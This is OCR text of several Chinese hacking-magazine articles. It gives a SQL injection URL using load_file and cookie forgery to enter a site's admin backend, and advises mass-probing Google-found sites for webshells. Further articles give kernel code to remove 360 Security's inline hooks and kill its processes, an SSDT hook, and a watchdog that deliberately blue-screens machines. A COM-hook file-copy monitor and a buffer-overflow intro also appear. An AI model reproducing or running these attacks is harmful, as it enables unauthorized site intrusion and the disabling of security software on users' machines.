对搜索结果进行查看，找到有后台地址信息的网站，这样我们就可以先获得网站后台登陆地址，然后再用漏洞利用语句对网站进行检测，综合利用这两种入侵思路便可获得更多 webshell。

入侵总结

因为漏洞比较明显，利用起来比较简单，总结起来此次成功获得 webshell 的关键有一下两点：

1）需要一定的耐心用利用代码对 google 得到网站进行逐个试探，或者利用批量爆破工具进行批量试探。

2）入侵思路需要开阔，这特别体现在这次入侵的寻找目标网站和后台登陆页上，要学会利用各种信息和方法去寻找所需信息。

从一次未完成的渗透分析 Cookie

文/图 haxsscker

这次渗透有点失败，注入点有 root 权限，但开了 GPC。大家都知道，开了 GPC，outfile 就无效了。有 FCK，版本是 2.6.6，该补的 Bug 也补了。总之，技术不到家，没拿下 shell，下面说说过程吧。即使是失败的渗透，有些经验也是可以总结的。

起因

好友求助有时间就要帮忙啊。到 http://team.f4ck.net/thread-9221-1-1.html 看了下，root 注入点，没有开启外连，开了 GPC，所以没法 outfile，FCK 版本 2.6.6，几个漏洞都搞不定，没办法。

密码之殇

既然如此，那么就看看能不能进后台了，或许后台里面会有办法？google 一下，后台出现，如图 1 所示。

图 1

于是注入获取密码，但 CMD5 却一个都破解不出来，如图 2 所示。

图 2

分析 Cookie

既然是 root 注入点，那就读文件吧，毕竟读文件和 GPC 没关系，谁说登陆后台一定要密码？我们分析下，cookie 读文件需要绝对路径，下面我们扫描敏感目录。出来个 info.php，路径就有了，如图 3 所示。



图 3

我们构造如下语句来读一下刚才 google 到的 login.php 文件。

http://xxoo.com/help.php?id=58 and 1=2 union select 1,2,3,4,load_file(0x453A2F777777726F6F74322F6D616E6167652F6C6F67696E2E706870),6,7,8,9

该文件的源码如下，我们简单分析一下。

```
if ($hu_member_type == '1')//联盟会员登录
{
        if($action=="loginchk"){
        if(empty($loginname)){jsalert("用户名不能为空","back");}
        if(empty($loginpwd)){jsalert("密码不能为空","back");}
        if(empty($verifycode)){jsalert("验证码不能为空","back");}
        if(strval(strtolower($verifycode))                    !=
strval(strtolower($_SESSION['verifycode'])))){jsalert("验证码有误，请重新再输入
","back");}
                $password=md5str($password);
        $rs=$db->fetch_first("select * from users where productcount='1' AND
loginname='" . $loginname . "'");
        if ($rs){
                if(md5str($loginpwd)==$rs["pwd1"]){
                        setcookie("uid",$rs["id"]);
                        setcookie("username",$loginname);
                        setcookie("flag",'1');
                        //echo $_COOKIE["uid"];
                        //exit;
                        header("location:manage_index.php");//跳转
                        die();
                }else{
                $aa=md5str($loginpwd);
                         $db->close();
                         jsalert("用户名或密码不对1{$aa}","back");
                }
         }else{
                $db->close();
                jsalert("用户名或密码不对{$loginpwd}","back");
        }
}
}
```

仔细的读者们会发现里面有 setcookie，是的，那我们就按样子再书写一个，set 什么，我们就添加什么。此处我们需要添加的就是 uid、username 和 flag，如图 4。



图 4

设置好之后，我们再根据上面源码里面的跳转，来到 manage_index.php，如图 5 所示。

图 5

居然只有几个功能，估计 cookie 的账户权限不够，我们接着读代码：

```
if(md5str($loginpwd)==$rs["loginpwd"]){
if($rs["userstate"]==1){jsalert("用户名或密码不对","./login.php");}
setcookie($app_name."manage_loginname",$rs["loginname"]);
setcookie($app_name."manage_loginpwd",$rs["loginpwd"]);
setcookie($app_name."manage_userlevel",$rs["userlevel"]);
setcookie("admin_id",$rs["id"]);
```

果然，还可以设置 manage 开头的 cookie，至于前面的$app_name，我们可以从配置文件读到，是 rmt，于是重新构造 cookie 如下：（cookie 内容来自注入的那张图片，仔细看里面包含了 username、password、id 和 level），如图 6 所示。



图 6

再刷新一下就可以了。但是，去别的功能一看竟然没有权限，这又是什么问题呢？如图 7 所示。

图 7

我们再读一下说没有权限的文件（方法与上面一样，就不重复了），如图 8 所示。



图 8

看到了，原来只有 ID=8 和 ID=21 才有权限，我们修改一下，如图 9 所示。



图 9

这下真的进来了，功能不少，如图 10 所示。

图 10

反思

本文主要是分析 cookie，得到的启发就是有时候要广开思路，使用不同的方法进行测试。如果这次的后台有什么可以拿下 shell 的漏洞，就可以了。

（完）

Com Hook 实现监控文件复制

文/图 李旭昇

去年 12 月刊上的几篇文章，分别用不同的方法实现了对文件操作的监控。不过这些方法都有一个共同的局限性：无法判断文件的复制。由于文件的复制从本质上来讲就是打开旧文件+读取旧文+创建新文件+写入新文件。所以，用通常的监控方法是无法准确判断出文件复制的。尽管可以从上述四条信息中分析出可能的复制操作，但这样会给编程带来很大的挑战，尤其是当文件操作较为频繁时，可能会出现误判和漏判。而监控文件复制又是十分有意义的，所以笔者决定一探究竟。

由于通常的复制文件都是在资源管理器内进行的，所以笔者考虑通过对 explorer.exe 进行 hook 实现相应的监控。但经过 API Monitor 工具分析，explorer.exe 复制文件时没有调用 CopyFile 等类似的 API 函数，而是采用 COM 对象 IFileOperation 的 CopyItems 函数。为了达到目标，我们必须进行 COM hook。

什么是 COM？什么又是 COM hook？其实 COM 很好理解，大家可以将其简单的看做一个 C++的类，而 COM hook 就是 hook 这个类的成员函数。有关 COM 的详细讲解，请参考《Essential Com》或《COM 技术内幕》。

众所周知，C++为了方便实现多态性，在类的内存布局的前几个字节中放置了一个虚表指针，该指针指向该类的所有虚函数，我们只要沿着该指针顺藤摸瓜就可以找到指向 CopyItems 函数的指针，再用我们的函数进行替换即可完成 hook。代码如下：

```
    BOOLWINAPIStartHook()
    {
        CoInitializeEx(NULL,        COINIT_APARTMENTTHREADED          |
COINIT_DISABLE_OLE1DDE);
        IFileOperation *pfo;
        HRESULThr=CoCreateInstance(CLSID_FileOperation, NULL, CLSCTX_ALL,
IID_PPV_ARGS(&pfo));
    if(FAILED(hr)||pfo==NULL)
        {
    OutputDebugString(L"CoCreateInstance失败");
    returnFALSE;
        }
        //CopyItems_old=(PCopyItems)HookVtbl(pfo,CopyItems_Index,CopyIte
ms_new);
        PerformOperations_old=(PPerformOperations)HookVtbl(pfo,PerformOp
erations_Index,PerformOperations_new);

        WCHARszBuff[MAX_BUFF];
    StringCchPrintf(szBuff, ARRAYSIZE(szBuff),L"PerformOperations_old:%p
new:%p 续表偏移:%d",
    PerformOperations_old,PerformOperations_new,CopyItems_Index);
            OutputDebugString(szBuff);
```

```
        OutputDebugString(L"Hook Done. Waiting for operaiotns.");
    returnTRUE;
    }
    DWORD64HookVtbl(void* pObject, DWORDmethodIdx, void* newMethod)
    {
        PDWORD64vtb=PDWORD64(*(PDWORD64)pObject);
        DWORD64oldMethod=vtb[methodIdx];

    DWORDoldProtect = 0;
    VirtualProtect(vtb + sizeof(PDWORD64) * methodIdx, sizeof(PDWORD64),
PAGE_READWRITE, &oldProtect);
    vtb[methodIdx] = (DWORD64)newMethod;
    VirtualProtect(vtb + sizeof(PDWORD64) * methodIdx, sizeof(PDWORD64),
oldProtect, &oldProtect);

    returnoldMethod;
    }
```

StartHook 函数首先创建一个 IFileOperation 对象的实例，随后调用关键函数 HookVtbl 进行 hook。HookVtbl 的工作是到虚表中替换某个函数指针，唯一需要注意的是内存访问属性的修改和恢复。至于怎样获得目标函数在虚表中的索引呢？如果是完全陌生的类，我们需要通过逆向与调试确定该值。不过 Windows 并不完全是黑箱，该值已在网上有关 IFileOperation 对象的资料中给出，我们只要将相应的文件包含其中即可，有兴趣的读者可以查看源码。

细心的读者一定已经发现上述代码中 hook CopyItems 函数的代码已经被注释掉了，替代它的是 hook PerformOperations 函数的代码。IFileOperation::PerformOperations 函数是进行实际复制操作（也包括资源管理器内的其他文件操作）的函数，而前面提到的 CopyItems 只是将相应的操作挂起。这样 hook 出于两点考虑：一是编程上的便利。CopyItems 函数传入的参数是 IShellItem 类型，要从中得到文件的路径还要费许多功夫；二是精确度的考虑。CopyItems 函数只是进行尝试性操作，至于能否成功？成功后的文件名是什么?这些都是未知的，因而这不符合我们监控的目的。如果使用 hook PerformOperations，我们不仅有好的办法获得文件名，而且可以知道操作是否成功。PerformOperations_new 函数代码如下：

```
    HRESULT__stdcallPerformOperations_new(IFileOperation *pThis)
    {
        CFileOpProgSinkApp *pdlg = newCFileOpProgSinkApp();

        DWORDdwCookie;
        int    ret    =    pThis->Advise((IFileOperationProgressSink*)pdlg,
&dwCookie);
        //if(ret==S_OK) OutputDebugString(L"Advise Done.");

        HRESULThr = PerformOperations_old(pThis);
```

```
        pThis->Unadvise(dwCookie);

        returnhr;
    }
```

IFileOperation 提供一种“建议”（Advise）机制，该机制类似于钩子机制，允许用户注册的例程（实际上是 IFileOperationProgressSink 对象）在操作前后被调用并进行处理。我们只要在一个复制操作结束后，分析相应的结果，再决定是否记录即可。完成 Advise 之后，我们调用 PerformOperations_old 函数继续完成操作。

IFileOperationProgressSink 类的代码较多，大部分只需保持 MSDN 实例中的样子即可。这里只给出了关键的 PostCopyItem 函数代码：

```
    IFACEMETHODIMPPostCopyItem(DWORDdwFlags,     IShellItem     *psiItem,
IShellItem *psiDestinationFolder,
    PCWSTR, HRESULThrCopy, IShellItem *psiNewlyCreated)
    {
        if(hrCopy) returnS_OK; //复制失败。对的，没错，失败非0，成功为0

    PWSTRpszOldItem;
    psiItem->GetDisplayName(SIGDN_FILESYSPATH, &pszOldItem);
    PWSTRpszNewItem;
    psiNewlyCreated->GetDisplayName(SIGDN_FILESYSPATH, &pszNewItem);

    WCHARszBuff[MAX_BUFF];
    StringCchPrintf(szBuff, ARRAYSIZE(szBuff),L"Copy\t%s ==> %s",
    pszOldItem, pszNewItem);
    CoTaskMemFree(pszOldItem);
    CoTaskMemFree(pszNewItem);

        OutputDebugString(szBuff);

    returnS_OK;
    }
```

我们只考虑成功的复制操作，所以开始时就对操作的返回结果进行过滤。如果操作是成功的，我们就设法获得文件的路径并进行记录，这样就可以完成对复制文件的监控。我们只需将上述代码编译成一个 DLL，并将其注入到 explorer.exe 中即可。至于 DLL 注入的代码请读者参考源代码，这里不再赘述。

以上代码实现了对资源管理器内部文件复制的监控。如果用命令行或是其他程序复制这种办法就无能为力了（但仍可以被其他方法监控到文件的新建和写入）。不过，这仍不失为现有的常见文件进行操作监控方法的补充。没有一种技术可以完美的实现文件监控，我们必须将各种方法综合起来，逐步完善，越做越好！

编程结束 360 进程并打造自己的 Inline Hook 保护进程

文/图 弭相辰

自从我的文章《编程恢复腾讯电脑管家 XP 专版 Inline Hook 程序分析》（以下简称“前文”）在 2014 年 5 月的《黑客防线》杂志上发表以后，得到了亲朋好友的一致赞扬。虽然如此，但我发现周围的朋友用 360 安全卫士的仍然比较多，以前也看过一些关于黑防大师分析 360 的文章，说 360 的挂钩技术及保护钩子技术多么的巧妙。抱着试试看的心理，我尝试用前文的方法来结束 360 安全卫士(可包含 360 杀毒)的进程。另外，尝试打造一个类似的 Inline Hook，实现一个简易的进程保护和钩子保护。

故技重施，并非一帆风顺

仍然按照前文的方法研究 360 的挂钩之处，调试 KiFastCallEntry 函数。

```
lkd> uf kifastcallentry
Flow analysis was incomplete, some code may be missing
nt!KiBBTUnexpectedRange:
8053e352 83f910          cmp     ecx,10h
8053e355 7539        jne     nt!KiBBTUnexpectedRange+0x3e (8053e390)
……                       ……
nt!KiFastCallEntry+0xcc:
8053e62c ff0538f6dfff    inc     dword ptr ds:[0FFDFF638h]
8053e632 8bf2            mov     esi,edx
8053e634 8b5f0c          mov     ebx,dword ptr [edi+0Ch]
8053e637 33c9            xor     ecx,ecx
8053e639 8a0c18          mov     cl,byte ptr [eax+ebx]
8053e63c 8b3f            mov     edi,dword ptr [edi]
8053e63e 8b1c87          mov     ebx,dword ptr [edi+eax*4]
8053e641 e992622801      jmp     817c48d8        //钩子位置
```

接下来确定钩子位置距离 KiFastCallEntry 的偏移。

```
lkd> u 8053e641
nt!KiFastCallEntry+0xe1:
8053e641 e992622801          jmp         817c48d8
8053e646 8bfc                mov         edi,esp
8053e648 3b35549a5580        cmp    esi,dword ptr [nt!MmUserProbeAddress (80559a54)]
……                           ……
```

这里我们看到，360 的钩子就是一句 jmp，有意思的是，这句 jmp 后面就是腾讯挂钩的位置，不知道这算不算是巧合。360 的高明之处在于，它挂钩跳转的范围并没有出“界”，以至于 XueTr 会识别为“未知模块”。

再来调试原系统在这个位置的值。

```
lkd> u nt!KiFastCallEntry+0xe1
nt!KiFastCallEntry+0xe1:
8053e641 2be1                sub         esp,ecx
8053e643 c1e902              shr         ecx,2
……                           ……
```

好了，拿出前文的程序，故技重施。

```
VOID Hook360()
{
    ULONG OrigKiFastCallEntry = 0;
    _asm mov ecx,0x176;
    _asm rdmsr;
    _asm mov OrigKiFastCallEntry,eax;
        UN_PROTECT();
```

```
    *(PULONG)((ULONG)OrigKiFastCallEntry+0xe1)      = 0x2b;
    *(PULONG)((ULONG)OrigKiFastCallEntry+0xe2)      = 0xe1;
    *(PULONG)((ULONG)OrigKiFastCallEntry+0xe3)      = 0xc1;
    *(PULONG)((ULONG)OrigKiFastCallEntry+0xe4)      = 0xe9;
    *(PULONG)((ULONG)OrigKiFastCallEntry+0xe5)      = 0x02;
        RE_PROTECT();
return STATUS_SUCCESS;
}
```

奇怪的事情发生了，竟然出现了 BSoD。经过我的反复检查核对，恢复挂钩的地址和值都没有错误。在虚拟机上运行 XueTr，挂钩位置和值与调试结果一致，一时之间没有了头绪。无奈之下，我在自己本机（本机也用的是 360）也运行了 XueTr，查看钩子的情况。惊奇的发现，在本机上的挂钩位置，后面两句中的 MmUserProbeAddress 地址也发生了变化。抱着试试看的心理，又把上面程序加了几句：

```
UNICODE_STRING ustrFunName = RTL_CONSTANT_STRING(L"MmUserProbeAddress");
PVOID fnMmUserProbeAddress = MmGetSystemRoutineAddress(&ustrFunName);
*(PULONG)((ULONG)OrigKiFastCallEntry+0xe6)      = 0x8b;
*(PULONG)((ULONG)OrigKiFastCallEntry+0xe7)      = 0xfc;
*(PULONG)((ULONG)OrigKiFastCallEntry+0xe8)      = 0x3b;
*(PULONG)((ULONG)OrigKiFastCallEntry+0xe9)      = 0x35;
*(PULONG)((ULONG)OrigKiFastCallEntry+0xea)= (ULONG)fnMmUserProbeAddress;
```

熟悉吧！这就是前文的程序。这次倒是出人意料的成功恢复了 360 Inline Hook，想来是 360 对 MmUserProbeAddress 也做了手脚。这次编程过程真可谓“山重水复，柳暗花明”，值得一提的是，我又在 Windows 7 系统中做了类似的实验，证明结果也是成功的。

至于 R3 的服务加载驱动程序，我依据前文程序，改写了部分内容，优化了部分代码，使执行过程中的回显更清楚，有利于我们查看程序的执行步骤。在此就不再赘述了，请查看源代码。本部分写的比较简略，详细原理请查看前文。

以假乱“假”，实现 Inline Hook 重夺 SSDT 控制权

既然安全软件可以通过 Inline Hook 来制造假的 SSDT，那我们就去仿照一下，来个以假乱“假”。

有句名言叫“standing on the shoulders of gaints”，许多科研成果都是这样得出来的。在萌生自己实现 Inline Hook 的想法时，我想起了几年前黑防的一篇文章《构造自己的 SSDT 绕过主动防御》，这篇文章要点如下：

1. 通过 PE 文件（ntoskrnl.exe）重定位表的原理来获取原始 SSDT 表。
2. 通过分析 ReactOS 中的源代码来确定 Inline Hook KiFastCallEntry 的位置并实现挂钩。
3. 实验结果 1，成功绕过瑞星 2010 主动防御。
4. 实验结果 2，在安装 360 安全卫士的电脑上运行这个程序会出现蓝屏，作者猜想可能是与 360 的挂钩位置有冲突，希望感兴趣的人来进行解决。

如果大家对 PE 文件格式和 SSDT 相关原理有一些了解的话，直接看程序就可以了；如果不是，可以参考原文来理解。

其实对于作者遗留的问题，本文的第一部分就已经做了解答。当我们已经恢复了 360 的 Inline Hook 之后，便不存在挂钩位置有冲突的问题了。下面我将基于这个程序做一些修改和扩展，期望达到我理想中的 Inline Hook。

1. 原程序只考虑单核的情况（ntoskrnl.exe），这里为了适应现在大多数的情况，我修改成了 ntkrnlpa.exe。
2. 只“搬走”SSDT，在实际使用中意义不大，我希望可以像安全软件那样，最起码实现一个基本的进程保护。这里我选择了 Hook“假”SSDT 的 ZwOpenProcess 函数，下面是挂钩核心代码：

```
//原程序实现的 Inline Hook
*(PDWORD)&Newcode[1]=(ULONG)UseOldSSDT - HookAddress - 5;
WPOFF();
RtlCopyMemory((PUCHAR)HookAddress,Newcode,5);
WPON();
//本程序新增的 Hook ZwOpenProcess
ZwOpenProcessAddr = (ULONG)oldSSDT + 0x7a * 4;
ZwOpenProcessEx = (ZWOPENPROCESS)*(PULONG)ZwOpenProcessAddr; // 备份
```

ZwOpenProcess 的地址

WPOFF();

*(PULONG)ZwOpenProcessAddr = (ULONG)MyZwOpenProcess; // 替换 ZwOpenProcess 的地址为 MyZwOpenProcess

WPON();

其中，MyZwOpenProcess 的功能是依据进程名来保护进程，具体来说，是要保护名字叫做“mxc.exe”的进程，其他进程放过。以下为核心代码：

```
NTSTATUS MyZwOpenProcess(OUT PHANDLE ProcessHandle,IN ACCESS_MASK DesiredAccess,IN POBJECT_ATTRIBUTES ObjectAttributes,IN PCLIENT_ID ClientId OPTIONAL)
 {
      //省略一些定义
      //接着依次调用 PsLookupProcessByProcessId、PsGetProcessImageFileName 来获取当前进程名，注意使用前先声明。
      if(!strcmp(procname, pName)) //判断是否是我们要保护的进程，是的话则返回拒绝打开进程，否的话则调用原函数放过。pName 是当前进程名，procname 是“mxc.exe”。
      {
          return STATUS_UNSUCCESSFUL;//如果是“mxc.exe”则返回拒绝打开进程
      }
      ZwOpenProcessReal = *(PULONG)((ULONG)nowSSDT + 0x7a * 4); //自己定义的原 ZwOpenProcess 函数
      return(ZwOpenProcessReal(ProcessHandle,DesiredAccess,ObjectAttributes,ClientId)); // 其他进程调用原函数放过
 }
```

3. 安全软件钩子被恢复，让我感觉到切肤之痛，所以我必须要为保护钩子付出努力。

还记得在黑防的另一篇文章《HIPS 研究之学习 360 的 SSDT Hook》之中，对 360 如何保护自己的 Inline Hook 做出精到的分析并仿写了代码，其意思大致就是调用 CmRegisterCallback 注册一个注册表操作的回调函数，在该回调函数中检查 Inline Hook 是否被恢复。这个方法看起来很美，但我没有尝试是否可行，因为在我的实验之中，无论是用 XueTr 还是自己编程

恢复，均未见 360 对钩子的任何保护。我想到的方法是利用一个 DPC 定时器，设定一个很短的时间，在这个时间之内，如果发现有恢复钩子的行为，就给他来个“蓝脸”瞧瞧。请看核心代码：

```
//在 DriverEntry 中创建的 ThreadFunc 线程
NTSTATUS ThreadFunc ( IN PVOID Context)
{
    //省略一些定义
while (TRUE)
{
    do
    {   ULONG OrigKiFastCallEntry = 0;
        _asm mov ecx,0x176;
        _asm rdmsr;
        _asm mov OrigKiFastCallEntry,eax;
        if(*(PULONG)((ULONG)OrigKiFastCallEntry+0xd9) == 0x8b180c8a )//在挂钩处与系统原值比较，如果一样说明有人恢复钩子
                { UN_PROTECT();
*(PULONG)((ULONG)OrigKiFastCallEntry+0xe1) =0;//直接 BSoD
                  RE_PROTECT();
                }
                goto label;
      } while (TRUE);
label:
  KeWaitForSingleObject(
        &device_extension->request_event,
        Executive,
        KernelMode,
        FALSE,
        NULL
```

```
            );
        KeResetEvent(&device_extension->request_event);
        if (    device_extension->terminate_thread )
          {
           PsTerminateSystemThread(STATUS_SUCCESS);
          }
    }
        return Status;
    }
```

一般思路是检测钩子被恢复时重新挂钩，但我认为还不如直接 BSoD，看似“简单粗暴”，但只要我们的钩子开机能够加载，便不会被破坏。最重要的是，当试图恢复钩子的人遭遇几次 BSoD，他的心理防线可能也“BSoD”了。一般用户是不会去恢复钩子的，这不会影响普通用户的使用。

结语

可以看出，这种恢复 Inline Hook 后结束安全软件进程的方法，通过前文和本文，已经被证明无论是对付腾讯还是 360，乃至于其他采用类似技术的安全软件，都是方便有效的。以前黑防的大师们孜孜不倦的寻找着安全软件，没有 Hook 的函数去结束它，但这种技术随着安全软件纷纷采用 Inline Hook，空间已经越来越小了。但是恢复起 Inline Hook 却相对更容易，正所谓“成也萧何，败也萧何”。

本文第二部分之中，在原程序的基础上，构造了属于自己的 SSDT 并 Hook ZwOpenProcess 函数依据进程名来保护进程。鉴于能力和精力，我无法去 Hook 更多关键 API。但如果我们按照这个思路去发展，Hook 一些进程、文件、注册表相关的 API，甚至可以打造属于我们自己的 HIPS。

关于钩子的保护问题，我认为是 Inline Hook 技术的“阿喀琉斯之踵”，一旦被恢复，一切便不复存在了。我所采用的方法也并不完善，其实，打开 XueTr 的“DPC”选项卡，找到我们的 DPC 定时器，选择“取消”，这个保护也就失效了。我们可以通过 DKOM 技术(Direct Kernel Object Manipulation，直接内核对象操作）来隐藏线程，甚至是隐藏驱动文件，来绕过 ARK 工具的检测，这些内容都可以在黑防的文章里面找到。然而，真正的高手不会依赖

ARK 工具，他们仍然会通过逆向和调试来获取这些信息，寻求破解之道。所以说任何的方法都不是绝对的安全，鉴于大型安全软件都没有很好的解决这个问题，我这里也只是抛砖引玉，谈一下自己不成熟的想法。

随文提供了恢复 360 安全卫士 Inline Hook 结束进程的 R0 和 R3 程序、本文修改后的 Inline Hook 程序、DPC 保护钩子程序，并在演示视频中依次使用相应程序，让大家更直观的看到实际效果。以上程序均使用 WDK 7600.16385.1 的 Windows XP x86 Checked Build Environment 和 VC++6.0 编译。

我再次申明，我的意图绝不是拿着程序安全软件再去搞破坏，而是像黑防的主旨说的那样——“在攻与防的对立统一中实现技术突破”，若能以此为契机，促成安全软件的提升和安全技术水平的提升，则是我所乐见之事。

微软 GS 缓冲区安全解决方案探讨

文/图 木羊

缓冲区溢出（buffer overflow）是一种非常大众化的 OOB（Out Of Bound，关于 OOB 类漏洞的介绍请见拙作《OOB 原理及危害浅析》），栈溢出（stack overflow）的原理和成因更是早已成了漏洞分析入门的经典案例，当我们一遍又一遍不断质问，为什么冯·诺依曼老爷子没有将代码和数据（在冯·诺依曼架构下，代码实际上可以视为一种拥有可执行权限的数据）分离？以致后辈前赴后继地栽跟头时，是不是也该稍微反思，为什么这种都已经被教材写烂，甚至被钉上历史耻辱柱的低级错误却始终保持着生机活力？

最终的结论显然是见仁见智，微软给出的答案是：因为写手是人，是人就会犯错，而且无论错误有多低级都总会有人犯。根据这一结论，微软进而推导出解决缓冲区溢出的药方：从编译器层面抓起，强制 buffer 进行边界检查，通过微软自家 IDE，也即 Visual Studio（下简称 VS）为使用 C/C++高级程序语言编写的软件提供的 GS 选项。

